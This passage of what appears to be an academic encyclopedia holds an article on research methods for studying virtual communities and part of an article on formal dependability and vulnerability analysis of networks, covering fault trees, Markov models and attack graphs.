Web Service: Is a software service that complies with certain standards (Allen, 2005). It is a self-describing, self-contained, modular unit of software application logic that provides defined business functionality. Web service is consumable software service that typically includes some combination of business logic and data. Web services can be aggregated to establish a larger workflow or business transaction. Inherently, the architectural components of Web services support messaging, services description, registries, and loosely coupled interoperability.

Methods and Issues for Research in Virtual Communities

Stefano Pace
Università Commerciale Luigi Bocconi, Italy

INTRODUCTION

The Internet has developed from an informative medium to a social environment where people meet together, exchange messages and emotions, and establish friendships and social relationships. While the Internet was originally conceived as a commercial marketspace (Rayport & Sviokla, 1994), nowadays the social side of the Web is a central phenomenon to truly understand the Internet. Social gratification is among the most relevant motivations to go online (Bagozzi & Dholakia, 2006; Stafford & Stafford, 2001). People socialise through the Internet, adding a third motivation to their online activity, other that the pleasure of surfing in itself (the "flow experience" described by Hoffman & Novak, 1996) and the usefulness of finding information.

Virtual communities are springing up both as spontaneous aggregation (like the Usenet newsgroups) or forums promoted and organised by Web sites. The topics of a community range from support for a disease to passion for a given product or brand (Muñiz & O'Guinn, 2001). The intensity and relevance of the virtual sociality cannot be discarded. Companies can receive useful and actionable knowledge around their own offer studying the communities devoted to their brand. Hence social research should adopt refined tools to study the communities in order to achieve reliable results. The aim of this article is to illustrate the main research methods viable for virtual communities, examining their pros and cons.

VIRTUAL COMMUNITIES

A virtual community can be defined as a social aggregation that springs out when enough people engage in public conversations, establishing solid social tie (Rheingold, 2000). The study of virtual communities has increased, following the development of the phenomenon. One of the first works is that of Rheingold that studied a seminal computer conferencing system: "The Well" ("Whole Earth 'Lectronic Link"). Starting from that, lots of researchers have deepened different facets of the Internet sociability. The methods employed are various: network analysis (Smith, 1999), actual participation as ethnographer in a virtual community (Kozinets, 2002), documentary and content analysis (Donath, 1999), interviews (Roversi, 2001), and surveys (Barry, 2001).

The aims of these studies can be divided into two main and intertwined areas: sociological and business-based. The former is well understandable, due to the relevance that the virtual sociality has gained today. Turkle (1995) uses the expression "life on the screen" to signal the richness of interactions available in the Web environment; Castells (1996) reverses the usual expression "virtual reality" into "real virtuality", since the virtual environment cannot be considered a sort of deprivation from life, but one of its enhancements and extensions. Regarding the business benefits of studying the communities, many of them are organised around a brand and product (Algesheimer & Dholakia, 2006; Algesheimer, Dholakia, & Herrmann, 2005; Bagozzi & Dholakia, 2006; Muñiz & O'Guinn, 2001). The virtual communities can be spontaneously formed or organised by the company (Cova & Pace, 2006; McAlexander, Schouten, & Koenig, 2002). The researcher could even create an *ad hoc* community, without relying on extant ones (spontaneous or organised). In creating a community, the researcher should follow the same rules that keep alive a normal community, such as the organisation of rituals that foster the member's identity in the group and their attendance, allowing for the formation of roles among the users (Kim, 2000).

Sometimes the consumption communities express an entrepreneurial approach towards the preferred brand. They can even suggest new ideas about brands and products (Cova, Kozinets, & Shankar, 2007). Some community can exert a real power on the product. The fans of the famous movie series *Star Wars* (Cova, 2003) pushed the producers towards changes in the screenplay, reducing the role played by a character not loved by the fans. Also, when no power is exerted on the firms' choices, analysing a community of consumption can give the firm useful insights about its own produucts and the market (Prandelli & Verona, 2006). A virtual environment can be leveraged for innovations too (Sawhney, Prandelli, & Verona, 2003). All these applications and forms of communities call for an examination of research methods, as literature has begun to approach the subject in a systematic way (Jones, 1999), seeking for those methods that best fit with the particular features of virtual sociality. Independently from the method applied, according to Bartoccini and Di Fraia (2004), the virtual community has pros and cons for research, as listed in Table 1.

METHODS OF RESEARCH

Questionnaire Survey

According to Dillman (cited in Cobanoglu, Warde, & Moreo, 2001), the most relevant innovation in survey methods were introduced in the 1940s by the random sampling techniques and telephone interviews in the 1970s. The Internet should be a third wave of innovation for the survey method. A questionnaire survey administered through the Web, specifically by e-mail, seems to have a clear advantage in efficiency and costs. It is very easy to send a questionnaire to huge numbers of addresses. An alternative method, even easier in its administration, can be that of posting the questions inside a Web page, asking the visitors to fill in the questionnaire. Some Web sites are beginning to offer Internet space for online surveys. A detailed segmentation of the population can be reached thanks to search engines or users lists. Moreover, the anonymity and the lack of any sensory clues may push the respondent towards a more sincere and open attitude, reducing the bias brought by socially-desirable answers. The lack of a human interviewer limits also the mode effect, avoiding that the style and modality of the interviewers would affect the answers (Sparrow & Curtice, 2004). Another benefit is the asynchronous feature of the e-mail, allowing the respondent to answer the questions at their convenience and with calm reasoning.

Barry (2001) cites his expected difficulty in finding enough subjects for one of his Internet studies about ethnic minorities. He planned to study the acculturation of Arabic immigrants in the U.S. His study was conducted just after the Oklahoma bombing in 1995 that initially "resulted in widely-publicized and unfounded speculation about the possible involvement of Middle Eastern terrorists" (Barry, 2001, p. 18). Due to that atmosphere, some of the respondents expressed suspicion, even asking whether the researcher was affiliated with some sort of police agency. Eventually, the anonymity of the Web-administered questionnaire allowed a very good response ratio and a high quality of the answers provided. The respondents were quite sincere and deep in their answers. As Barry argues, "One potentially potent use of the Internet is that it facilitates self-exploration; it can serve as a safe vehicle for individuals to explore their identity. This is facilitated by a prevalent sense of anonymity, which often results in increased self disclosure and disinhibition" (Barry, 2001, p. 17). Yet the quality of the results of an online questionnaire may not be high. First, a sampling issue arises. The response rates of online questionnaires are lower than expected. Usually, people filter unsolicited mails, due to "spam" and virus concerns. The fear of being cheated, even though the anonymity is assured, may be higher than in the off-line reality, since there is not an actual and reassuring interviewer. Moreover, the Internet population is not representative of the entire population, but it is likely a younger segment open to new technologies. The reliability of the answers received is not high as well. In fact, nothing can assure who actually answered the questions. Riva, Teruzzi, and Anolli (2003) compare questionnaires aimed at assessing psychological traits, administered through

Table 1. Advantage and disadvantage of virtual communities for the research activity [Source: Adapted from Bartoccini and Di Fraia (2004, pp. 200-201)]

Advantages	Disadvantages
High involvement by the members	Biased sample
Spontaneity of the information provided by the members	Fake identity
Archive of past exchanges	Overflow of material not tied to the research objective

Table 2. Comparison of survey by mail, fax, and Web— Estimated costs for a four-page questionnaire to a U,S,-based population [Source: Cobanoglu, Warde, & Moreo (2001, p. 444)]*

	Mail	Fax	Web
Coverage	High	Low	Low
Speed	Low	Low	High
Return Cost	Preaddressed/Prestamped Envelope	Return Fax Number	No cost to the respondent
Incentives	Cash/Non-cash incentives can be included	Coupons may be included	Coupons may be included
Wrong Addresses	Low	Low	High
Labour Needed	High	Medium	Low
Expertise to Construct	Low	Medium	High
Variable Cost for Each Survey*	About $1	About $0.50	No cost (U.S.)

traditional paper-and-pencil form or through the Web. While the two samples differ, the validity of the results is not significantly different; however, the authors suggest a particular care in assessing the validity of the online measurement and in sampling procedures. Cobanoglu, Warde, and Moreo (2001) conduct a comparison among three survey methods: mail, fax, and Web. Table 2 is a synthesis of their features.

The coverage by a Web-based survey is considered low by the authors because many subjects that would belong to the population studied have no e-mail address or they change it (this frequently happens compared to common mail addresses). Comparing response speed, response rate, and costs of the three types of survey, the authors find that the quicker method in getting responses is fax, followed by Web and, as expected, normal mail. A Web survey collects the majority of responses in the first days. The Web is the best method if measured in response rate terms, followed by mail and fax. The same order holds for the costs, with Web-based survey being less expensive method. The findings of the three authors are useful in envisaging the respective pros and cons of different survey methods; yet, as mentioned by the authors themselves, the population chosen for their research (U.S. hospitality educators) seriously bound the external validity of their findings. For instance, when addressed to a larger Internet population, the response rate of Web-based surveys received quite a low response rate (Sparrow & Curtice; 2004). Other researches warn against an indiscriminate use of Web-based polls if intended as a perfect substitute of telephone polls. Panels built online are not necessarily similar to those off-line, letting different results coming out on a range of issues. In a study, the authors "have found marked differences between the attitudes of those who respond to a conventional telephone poll and both those who say they would, and those who actually do, respond to an online poll" (Sparrow & Curtice, 2004, p. 40). Anyway, the e-polls can be quite predictive: the Harris Interactive survey conducted online a few weeks before the 2000 U.S. presidential election was one of the most precise (Di Fraia, 2004).

Grandcolas, Rettie, and Marusenko (2003) point out four main sources of error in a survey: coherence between the target population and the frame population, sampling, non-response, and measurement. They found that the main source of error is not related to the questionnaire administration mode, but to the sample bias. In fact, the sampling error in researches through the Internet may be quite relevant and is usually the bigger flaw for e-research in general (Di Fraia, 2004).

In a virtual community, the coverage error should be less relevant if the community is the object of research. In this case, the whole population is the community itself. Yet the response rate should not be high. A community usually has a sort of fence that none can trespass with unsolicited messages. As an example, a questionnaire aimed at measuring reciprocal trust of the member of a support newsgroup was administered by the writing author. The number of questionnaires returned were four out of the about 50 sent, a mere 8%; more importantly, the questionnaires returned were from the most disgruntled members of the community who saw the questionnaire as an opportunity to express their anger, rather than answering to the questions. This failure, both in quantity and quality, was due to the fact that the researcher did not participate to the group's life before the questionnaire's submission. This resistance by the community's members towards strangers may be particularly intense for groups that deal with intimate and delicate topics.

Experiment

Many of the benefits mentioned for questionnaires can be found for experiments, but this holds true for limitations too. Modern experiments are often administered through computer interfaces. The Web, in this way, has an advantage, being already a computer-based context. But experiments must be conducted in a highly-controlled environment in order to get valid results. This cannot be achieved in a far-fetched contact like that assured by the Web. The experimenter cannot control possible factors that would interfere with the research. Moreover, "interactions between the construct being measured and the characteristics of the testing medium" (Riva, Teruzzi, & Anolli, 2003, p. 78) can occur, infringing the experiment's validity. It might be necessary to adjust the test to suit the Web's features.

The social dimension of virtual communities would add more issues to an experimental design. The members of a community share a consciousness of kind: "Consciousness of kind is the intrinsic connection that members feel toward one another, and the collective sense of difference from others not in the community. Consciousness of kind is shared consciousness, a way of thinking about things that is more than shared attitudes or perceived similarity" (Muñiz & O'Guinn, 2001, p. 413). At the same time, they can be quite different for demographic characteristics, above all when they assume the form of more ephemeral tribes (Cova, 2003) of people who share a common passion with no other points of contact. Hence, group members are quite similar for some aspects (passion, ethics, interest and so on), but dissimilar for other characteristics. This aspect could present a challenge to the experimenter who is setting a control group, a usual requirement for experiments. Can a control group be created within the community?

Content Analysis

Multimedia technologies are quickly developing. Today the user can download music files, images, clips, and even connect to live TV broadcast. Visual-based communities are growing. Still, the Internet is eminently a textual medium. The textual nature of the Internet is true, for the most part, of virtual communities too. Some communities are simulations of the reality, and the participants can depict themselves as personages (avatars). But the largest number of virtual communities are text-based, like the newsgroups. This feature fits with the content analysis method. Content analysis can be defined as "a research technique for the objective, systematic, and quantitative description of the manifest content of communications" (Berelson, cited in Remenyi, 1992, p. 76; see also Bailey, 1994; Berger, 2000; Gunter, 2000; Kassarjian, 1977). Really, content analysis can be fruitfully applied to non-verbal content as well, like photographs (Schroeder, 2002) but it originates from textual studies and its elements (words, sentences, themes). The verbal expressions can have various forms: speeches, conversations, written texts (Schnurr, Rosenberg, & Oxam, 1992).

The literature has employed content analysis to study Web sites. For instance, content analysis has been applied to direct-to-consumer drug Web sites to assess their implication on public policy (Macias & Stavchansky, 2004), to hotels' Web sites to check their private policies (O'Connor, 2003), and to Internet advertisements (Luk, Chan, & Li, 2002). Narrative analysis has been used for online storytelling (Lee & Leets, 2002).


Language and textual exchange is a key element of any community. Among the distinctive features of a community is language (Muñiz & O'Guinn, 2001). The members in consumption communities are engaged in storytelling that builds and enhances the myth of the brand: "Narratives are an important way by which a group's experiences are made meaningful and the culture of the group is established and sustained" (Schau & Muñiz, 2006, p. 21). Consumption can be considered as a narrative act in itself (Shankar, Elliott, & Goulding, 2001; Shankar & Goulding, 2001).

Content analysis can be divided into paradigmatic and syntagmatic analysis. In the paradigmatic approach, the meaning is built along with the text, with the addition of new elements. The meaning of the text is not in its individual elements, but in the linear connection between them, in the development of the text. This approach is drawn from the narrative analysis of tales and other texts that build the sense through different episodes and personages. The syntagmatic approach extracts the meaning, classifying the elements of the text independently from their position within it. The content of a virtual community is not in its single elements, but it is built through the interaction. The texts produced in the virtual environment are not stand-alone posts; they form a net of questions and answers, statements and reactions, even flamed exchanges. The observer cannot validly catch the meaning without following the entire chain of exchanges. Along this path, content analysis in virtual communities is close to discourse analysis, a branch of content and rhetorical analysis that further considers utterances as anchored to the contingent story of that specific exchange of communicative deeds. The researcher may not catch the real meaning of what is happening in a virtual community by just extracting and classifying single words. They should follow the story of exchanges, pinpointing themes and personages as they develop. In this sense, content analysis should be integrated with an actual understanding of who is posting and what is the stage of the conversation. This deep understanding can be reached through the integration of content analysis with other methods, like netnography (see below).

Content analysis is defined by hypertexts, a form of writing that is peculiar to the Internet. Interactivity, availability, non-intrusiveness, equality, and other features of the Internet are known (Berthon, Pitt, Ewing, Jayaratna, & Ramaseshan, 2001), but hypertextuality is one of the main features of the Web. In a hypertext, there is no linearity in the construction of meaning; indeed, a meaning does not exist until the reader builds one with the act of reading. The traditional narrative analysis does not apply here. The relevance of hypertextual communication is growing. Hypertextual structures are not limited to single text or to Web site links anymore. Blogs are a sort of hypertextual community, where personal Web sites are tied together through links. In such a community, the meaning is not in a single text or word per Web site, but in the complex net of references and links. Traditional content analysis should develop new means to study such a phenomenon, where the community is a network of many contributions in different locations of the Web space.

Thanks to the advancement in computer-mediated communication technology, new forms of virtual communities are springing, where the text is less relevant. Second Life is the most well-known example. They are graphic virtual realities (Kolko, 1999), visual-based communities where the textual element is less relevant. These communities are populated by avatars, visual representations of the users that interact among them and with the virtual environment. Content analysis, intended as textual tool, here meets its boundaries. In

Figure 1. The evolution of Internet content (Source: Our elaboration)



this case, the object of study is not the text, but rather the personality of the chosen avatar. The design and deeds of the avatar can be considered a rhetorical act that should be studied by rhetoric. We can sketch the evolution of Internet content in Figure 1.

Netnography

A common thread of the methods illustrated above is the necessity for the researcher of being embedded in the community's life as a regular member. In fact, a questionnaire pushed forward by an unknown researcher may raise suspect and opposition within the community. The meaning of the exchange that occurs on the screen can be understood only by an actual member that knows the particular jargon employed in that community and the personages that live there. Kozinets (1998, 2002) has developed and applied the method called "netnography": ethnography applied to virtual communities (see also Brown, Kozinets, & Sherry, 2003; Giesler & Pohlmann, 2003). The researcher "lives" inside the virtual community, becoming immersed in it and observing its dynamics, like an ethnographer lives in and observes a tribe or a social group. Through netnography, the researcher gains a "thick" knowledge (Geertz, 1977) of the community. This "locality" of knowledge and the researcher's unavoidable subjectivity may impair the external validity of the netnographic study, yet offering valuable insights and knowledge. Kozinets (2002) provides suggestions about the steps that should be followed to have a good netnographic study: define a clear research question; choose a virtual group that suits the research; gain familiarity with the group; gather the data; and interpret them in a trustworthy manner. As noticed before, the most difficult part in doing netnography is to gain a legitimate entrance into the community. The researcher must be very familiar with the participants of the community and the rules—mostly implicit—that apply (Kozinets, 2002). Ethics ought to be a main focus for the researcher; this is even more relevant for netnography, since this method raises new ethical issues: Is the written material found in a newsgroup public material? What are the boundaries of the "informed consent" concept? (Kozinets, 2002, p. 9). The postings may be conceived by the virtual community members as exclusively addressed to the other participants, even though the Internet is an essentially public space. While this expectation can be irrational, the netnographer should respect it, and they should address this facet, given that the "potential for 'netnography' to do harm is real risk. For instance, if a marketing researcher were to publish sensitive information overheard in a chat room, this may lead to embarrassment or ostracism if an associated person's identity was discerned" (Kozinets, 2002, p. 9).

CONCLUSION

The Internet and virtual communities offer a very wide space of research. Texts can be downloaded, people can be contacted, and sites can be thoroughly analyzed. For some types of research, the Internet is really a frictionless space where data are not a troubling part of the research. Yet this easiness can be the path towards badly-planned research, since the quantity of data may push the researcher towards less-than-careful attention to methodological issues. Therefore, the

Table 3. Features of different methods of research applied to the virtual community (Source: Our elaboration)

	Advantages	Disadvantages
Survey/Questionnaire	- Easiness in administering the questionnaire	- Difficult "entrée" into the virtual community - Low response rate - Lack of control on who actually answers - Biased sample
Experiment	- Computer-based format suitable for Internet	- Difficult "entrée" into the virtual community - Lack of control on who actually is the subject - Lack of environmental control
Content Analysis	- Most virtual communities are text-based - Unobtrusive - Lots of data available	- The exchanges are discourses, rather than words
Netnography	- High level of understanding of the community by the researcher	- Local knowledge, low external validity - Risk of subjectivity

focus on research methods on the Internet is a central issue. Virtual communities are the growing part of the Internet's development. What is the best research method to study a virtual community? From the argumentation shown above, every method has pros and cons. The following table synthesizes some features of the main research methods applied to the Internet.

The method that seems to emerge for the future as particularly fitting with the virtual communities' realm is netnography. However, the researcher should choose the method that fits with his particular research propositions. A rigorous execution of the method is also at the centre of a valid and reliable research.

KEY TERMS

Avatar: Personification of a user in a graphic virtual reality; an avatar can be an icon, an image, or a character, and it interacts with other avatars in the shared virtual reality. The term is drawn from the Hindu culture, where it refers to the incarnation of a deity.

Content Analysis: Objective, systematic, and quantitative analysis of communication content; the unit of measure can be single words, sentences, or themes. In order to raise the reliability, two or more coders should apply.

Experiment: Research method in which the researcher manipulates some independent variables to measure the effects on a dependent variable

Multi-User Dungeon (MUD): A virtual space where subjects play a game similar to an arcade, interacting through textual and visual tools; in a MUD, it is usual to experience a hierarchy.

Netnography: Method of online research developed by Robert Kozinets; it consists of ethnography adapted to the study of online communities. The researcher assumes the role of a regular member of the community (disclosing, for ethical reasons, her/his role).

Survey: Measurement procedure under the form of questions asked by respondents; the questions can be addressed through a written questionnaire that the respondent has to fill in or through a personal interview (following, or not following, a written guideline). The items of the questionnaire can be open or multiple-choice.

INTRODUCTION

Dependability and security are rigorously related concepts that, *however*, differ for the specific proprieties they mainly concentrate on. In particular, in most commonly applied cases found in practical design techniques (Piedad & Hawkins, 2000), the dependability concept usually includes the security one, being a superset of it. In typical cases, security mainly comprises the following fundamental characteristics: confidentiality, integrity, and availability. Indeed, dependability mainly encompasses the following attributes (Avizienis, Laprie, Randell, & Landwehr, 2004): (1) availability: readiness for correct service; (2) reliability: continuity of correct service; (3) safety: absence of catastrophic consequences on the user(s) and the environment; (4) confidentiality: absence of unauthorized disclosure of information; (5) integrity: absence of improper system alterations; and (6) maintainability: ability to undergo modifications and repairs. The present work primarily intends to deal with formal methods, appropriate to perform both security and dependability analysis in modern networks.

In general, security analysis of great networks takes the form of determining the exploitable vulnerabilities of a network, and intends to provide results or appropriate informative (or occasionally experimental) data about which network nodes can be compromised by exploiting chains of vulnerabilities, as well as specifying which fundamental security properties are altered (e.g., Confidentiality, Integrity, Availability). Therefore, such type of analysis is also referred as "network vulnerability analysis." On the other hand, dependability analysis of networks typically intends to determine specific dependencies within the nodes (or the services offered) of the (appropriate) underlying network, so as to provide results about the consequences of (potential) faults (on services or hosts) and to find out which among these faults are able to cause unacceptable consequences, in terms of the basic dependability attributes. At this specific evaluation, it should be noted that it is possible to consider attacks (as well as attack consequences) as faults.

A great variety of formal modeling and analysis techniques for dependability evaluation can be applied in the security domain (and vice-versa) (Nicol, Sanders, & Trivedi, 2004). Nevertheless, there is an important difference between the accidental (or unintentional) nature of faults (which are commonly considered in dependability assessment) and the intentional, human nature of cyber attacks. In fact, faults can only be realistically modeled by taking into account their probabilistic occurrences, while attacks due to the intentionality nature of a (potential) intruder, are more likely to be simply considered as "possible" or "impossible," although it can even be of extreme interest to consider their probabilities of success in order to determine the likelihood of attack paths. However, in a more general approach, dependability evaluation implicates the performance of a more sophisticated analysis (usually stochastic) because it likes to consider the probability of faults and the acceptability of faults' consequences. Anyway, it should be mentioned that when there is no particular interest in providing a quantitative evaluation of dependability, then it results that there is no practical need to model the likelihood of faults. Therefore, the same techniques used to perform classical security analysis can be used to perform dependability analysis, with satisfactory results.

It is quite remarkable to point out the fact that the two separate suggested methods of analysis have many common features. Among other aspects they share the following options:

- They require the retrieval of many informative data from the selected nodes of the underlying network, in order to build the necessary models, for further assessment.
- They both work on dependency models. Vulnerability analysis can be performed on dependency model of vulnerabilities, while dependability analysis uses models that represent more general dependencies.
- They need to know the requirements for each specific (dependability or security) attribute. This is usually done in terms of the severity of failure of systems and services (e.g., in terms of costs) or in terms of its acceptability, that can be either expressed in absolute terms (typically for security) or in terms of an acceptable probability or frequency (usually for dependability).
- They need to perform a scalable analysis in order to be able to handle real networks.

In the following parts of the present work we examine the state-of-the-art of modern dependability analysis in parallel with current issues affecting further development. In addition, we examine and evaluate the basic context for performing security analysis. Both attempts have been performed in the scope of large networks.

BACKGROUND: CURRENT ISSUES OF MODERN DEPENDABILITY ANALYSIS

The International Federation for Information Processing Working Group 10.4 (www.dependability.org) defines dependability as the "trustworthiness of a computing system which allows reliance to be justifiably placed on the services it delivers." It should be noted that the concept of "Reliance" is contextually subjective, because it depends on the particular needs of an organization. In fact, different organizations like to focus on different systems attributes, such as availability, performance, resilience to failures, and ability to not be subject to catastrophic failures, as well as different levels of adherence to such attributes. Additionally, an attribute can have different meanings, depending on the specific contexts the definition applies.

In modern applications, it is quite interesting to examine services offered by the existing infrastructures or networks, and more specifically dependability analysis of Web services and of network survivability (Shoniregun, Chochliouros, Laperche, Logvynovski, & Spiliopoulou-Chochliourou, 2004). Thus, a service can be considered as "dependable" if it is trustworthy. For this reason, next to the security aspects, in this case dependability also implicates reliability, availability, and safety. The consequences on such properties are widely influenced by faults that, in turn, cause errors in the actual state of the relevant service offered. Errors (as well as attack consequences) are perceived by the users of a service as failures, that is, deviations of the delivered service from its standard specification, intended for commercial (or any other) use and deployment. For some of the dependability attributes (specifically for reliability, availability, and safety) there exist several probability-based theoretic foundations enabling the dependability analysis. In practice, the aim of a formal analysis (or applied method) is to estimate and predict the values of these dependability attributes, based on some property values (e.g., failure rate, redundancy, etc.) that characterize the basic components of the system. (For example, the goal of reliability analysis is to determine the probability that the system continues to provide services for a particular time period, such as a predetermined mission time).

A typical dependability analysis process mainly requires to: (1) determine possible dependencies among components, systems (e.g., hosts), or services; (2) establish the probabilities of faults for each component, system, or service; (3) decide the acceptability of faults, in term of consequences to dependability attributes; (4) build a model that efficiently represents dependencies; and (5) analyze further the constructed model to provide measurement of fault consequences in terms of dependability attributes, and detailed results about which components of the system do not adhere to a specified acceptability of a (well defined and appropriately examined) fault consequence.

It is possible to make a distinction between two types of formal analysis: qualitative and quantitative. The aim of the former is to determine what the components (or services) are that are deteriorated (or blocked) by faults on other components (or services). Instead, the latter are aimed at determining the probabilities of damage, the adherence to dependability attributes, and the possibility of failures of components (or services).

Performing a quantitative analysis is a more complex process than performing a qualitative one, because it requires dealing with probabilistic models, thus being less scalable, in general terms. Consequently, dependability should be restricted to that particular extent to mainly cover a qualitative evaluation, for these cases where the analysis that scales to large networks is either a strict or an explicit requirement. The survivability is the ability of a system to continue operating despite the presence of unexpected abnormal events, such as failures or attacks. Therefore, the typical survivability analysis is performed by supposing failure and intrusion events to graphically showing the effects of the events, usually in the form of scenario graphs. Such analysis is commonly coupled with dependability analysis methods, so as to enable further global analysis, such as reliability, latency, and cost-benefit analysis (Jha & Wing, 2001).

In most common cases, dependability analysis includes traditional techniques that rely on the specification of constraints, which describe what is absolutely necessary in order to guarantee the correct functionality of services (e.g., block-diagrams (BDs) and fault-trees (FTs)). However, more sophisticated approaches, based on the specification of Markov models, have been lately proposed, because these models allow to describe, *in good detail*, the failure behaviour of a service (or of the elements that constitute that specific service) in that they allow to better characterize the dynamic system behaviours. Various works (Zarras, Vassiliadis, & Issarny, 2004) have demonstrated quantitative evaluation of dependability of Web Services and have provided results originating from both the traditional dependability modeling techniques and state-based stochastic methods, especially to understand the limits of such techniques when applied to perform quantitative analysis, (e.g., in terms of scalability). In the following parts of the present work, we examine, very briefly, these techniques. In any case, existing research efforts on dependability have mostly focused on quantitative evaluation, rather than on a qualitative analysis, and to the best of our knowledge, there are no research works on dependability that have the goal of performing a qualitative dependability analysis of network services.

BLOCK DIAGRAMS

A BD is an intuitive graphical structure in which there are two separate types of nodes, properly used to model the operational dependency of a system on its components. These are: the block nodes that represent system components, and the dummy nodes that represent the connections between the related components. Block diagrams are quite often used in reliability and availability modeling (Trivedi, 2001), and there are optionally many software packages that support both construction and solution of BD-related model (Sahner, Trivedi, & Puliafito, 1996).

In the particular framework of reliability analysis, block diagrams are called “Reliability Block Diagrams” (RBDs). Analysis on an RBD takes place by relying on the fact that when in the diagram there is a path from the start dummy node to the end dummy node, this means that the system is fully operational while, in the opposite case, this means that the system has failed. In such a case, a failed component inhibits all the paths on which it appears, thus allowing to see which other components are affected by a fault. RBDs can be solved in linear time (Sahner et al., 1996) because resolution typically requires only traversing the diagram. However, in the context of dependability analysis of distributed computer systems, only a few works currently exist (Zang, Sun, & Trivedi, 1999; Zarras et al., 2004).

FAULT TREES

The usual fault tree is an acyclic graph composed of internal and external nodes, where the former are traditional logic gates (i.e., AND, OR, K-of-N, etc.) and the latter are leaves that represent system components, while edges represent the flow of failure information in terms of Boolean entities (i.e., TRUE and FALSE). The working principle of fault trees is that when a component has failed, a TRUE is propagated, instead of a FALSE value. Therefore, by looking at the logic value assumed by the root node, after propagation, it allows to determine whether or not the system is operational. In most cases, fault trees provide a more powerful representation than RBDs (Malhotra & Trivedi, 1994). However, it is remarkable to point out that when a fault tree is restricted to not have nodes that share a common input, then the related acyclic graph is a rooted tree, thus being a series and parallel of BDs (Shooman, 1990).

In previous studies, FTs have been used to both perform qualitative and quantitative analysis of the failure modes of critical systems. In fact, although typical fault trees have been used mainly to perform qualitative analysis, some variants are able to perform a quantitative analysis, with quite satisfactory results. Depending on the system aspects that are modeled by fault trees, they can be characterized into two types: static or dynamic (Pullum & Dugan, 1996): While the former characterizes the system as it currently exists, the latter also considers the dynamic properties of a system, that is, they are sensitive to how the order in which events occur affects the status of the system. (In particular, this approach is used when the model of fault trees includes sequence dependencies, shared pools of resources, and warm and cold spares). Static fault trees can be efficiently solved by using classical combinatorial techniques. Instead, dynamic fault trees necessitate to be translated into stochastic models (usually Markov models), which, *in turn*, are frequently solved by using standard numerical techniques for the solution of a set of ordinary differential equations. Therefore, it should be obvious that, due to the higher complexity of the model, this approach is less scalable than the other one. Fault trees have been applied in several cases to model reliability and availability of hardware, as well as safety, and software fault tolerance.

STATE-BASED STOCHASTIC MODELS

Markovian techniques (Trivedi, 2001) have been often used to model the "fault tolerance" of systems, because Markov chains can easily represent the system dependencies as stochastic processes, so as to enable provision of results in terms of adherence to dependability attributes. In real applications, even in the presence of failures, systems continue to deliver service, although in a degraded way. Therefore, research has mainly focused on techniques that combine evaluation of performance with dependability. The commonly adopted approach has been to use Markov reward models (MRM) (Howard, 1971), where rewards are associated with either the states or the transitions of the Markov chain and measures like the expected reward rate and the distribution of the accumulated reward are computed. However, because complex systems led to Markov models with very large state spaces (this is called as the largeness problem for MRM models), significant work has been done to find ways to reduce the size of the Markov chain, so as to enable modeling of realistic systems (Baier, Katoen, & Hermanns, 1999).

As the number of system components and their failure modes increase, there is an exponential increase in system states, making the resulting reliability model more difficult to analyze. The large number of system states makes it difficult to solve the resulting model, to interpret state probabilities, and to conduct sensitivity analyses. Two general approaches for dealing with the size problem have been proposed: largeness avoidance and largeness tolerance (Sahner et. al., 1996). The former approach aims at reducing the size of a model by using techniques that eliminate parts of the state space, as well as techniques that make use of hybrid models made of combinations of different model types. It requires designer ingenuity and experience. The latter approach works out by starting with a concise high-level representation of the system being modeled (such as variants of Petri nets) and by making use of special data structures or representations to reduce the space requirements of the state space. It is dependent on automated design tools with adequate computer resources. However, although these approaches have had success in handling and analyzing complex systems, they are still far from enabling the analyzing of large networks.

Moreover, because manual generation of Markov models is an error-prone process, various higher-level formalisms have been proposed to specify and automatically generate these models. Examples of those formalisms include dynamic fault trees, variants of stochastic Petri nets, variants of stochastic process algebras, and interactive Markov chains. Among these formalisms, the most used has been stochastic Petri nets, because they are considered a very useful, intuitive, and efficient higher level interface for specifying the behaviour of systems (Bondavalli Majzik, & Pataticza, 2003).

THE BASIC CONTEXT OF FUNDAMENTAL SECURITY ANALYSIS

In order to be able to perform a successful attack in a system, the potential intruder has to know (and to apply) several penetration techniques, that is, exploits (Eloff & von Solms, 2000). In general, an exploit to be successful needs specific conditions to be true. These are called "attack preconditions." These can include the presence of certain vulnerable programs or of specific configurations, sufficient privileges, and particular connectivity conditions. Once an exploit has success, usually it induces a new set of conditions within the network, called "postconditions." These comprise elevated user privilege, increased connectivity, and establishment of new trust relationships. Therefore, a network attack is made of a series of exploits that gradually increase the attacker "power" on the network, until he reaches some final goal or he has compromised the whole network. Reaching such a goal is possible because of dependencies among exploits in terms of preconditions and postconditions. This implies that a precondition of one exploit may be a postcondition of another one, so that exploits can be "chained" until an attacker goal is realized. Such dependencies can be naturally expressed as directed graphs in terms of exploits and vulnerabilities. A network administrator typically uses such graphs (usually called "attack graphs") to determine how vulnerable the underlying systems are and to determine what security measures can be deployed to better defend the network (Jajodia, Noel, & O'Berry, 2003).

Until now, these operations have been made by hand; however, it is obvious that they can be automated by performing some postgraph analysis. Indeed, such modeling strategy of network attacks is well suited for being formally verified. Common approaches to solve these (as other) verification problems consist of ad-hoc techniques (on graphs), explicit enumerations (implemented by model checkers), and deductive inference reasoning processes (implemented by theorem provers).

To automatically perform an overall vulnerability analysis on a network, the following steps must be followed:

- Determine vulnerabilities in isolation (i.e., finding out the vulnerabilities on each network node).
- Determine network connectivity (i.e., determining reachability between hosts or between services).
- Establish the attacker origins in the network and its initial privileges (i.e., establishing the locus of an attacker and its initial privileges on the network hosts).
- Build a model (by taking into consideration the above information).
- Analyze the model (to provide clues to a network administrator in order to determine countermeasures).
- Showing the results of the analysis used.

"Determining vulnerabilities in isolation" means to find out the vulnerabilities on a given network node (this can be a host, a firewall, a router, etc.). Many appropriate network vulnerability scanner tools are now available: They can be broadly classified as remote assessment tools and local assessment tools. Currently, the first ones are the most available tools and they need to be properly deployed on one or more hosts of the network to automatically perform penetration testing. An important characteristic is that the related analysis is limited by the connectivity of the network, that is, they can assess that vulnerability is present on a given node only if this node is reachable from the location where the scanner is deployed. However, this can be a limitation to providing a complete network assessment.

In contrast, local assessment tools (e.g.. Smart Firewall (Burns, Cheng, Gurung, Martin, Rajagopalan, Rao, & Surendran, 2001)) have to be deployed on each node of the network. They usually work by performing configuration checks in order to determine which vulnerabilities or configuration flaws exist, thus being able to determine all the problems on the node.

An important difference between network vulnerability scanners and local assessment tools is that the first ones need to generate network traffic to perform their work, while the latter do not need this. As a final remark, it has to be considered that deploying any of the tools corresponds to potentially introduce some other potentialy vulnerable software on the network and, that such programs can be eventually exploited by attackers. Therefore, in any case, it is necessary to have protection mechanisms to disallow attackers from misusing them, and such software must be as secure as possible.

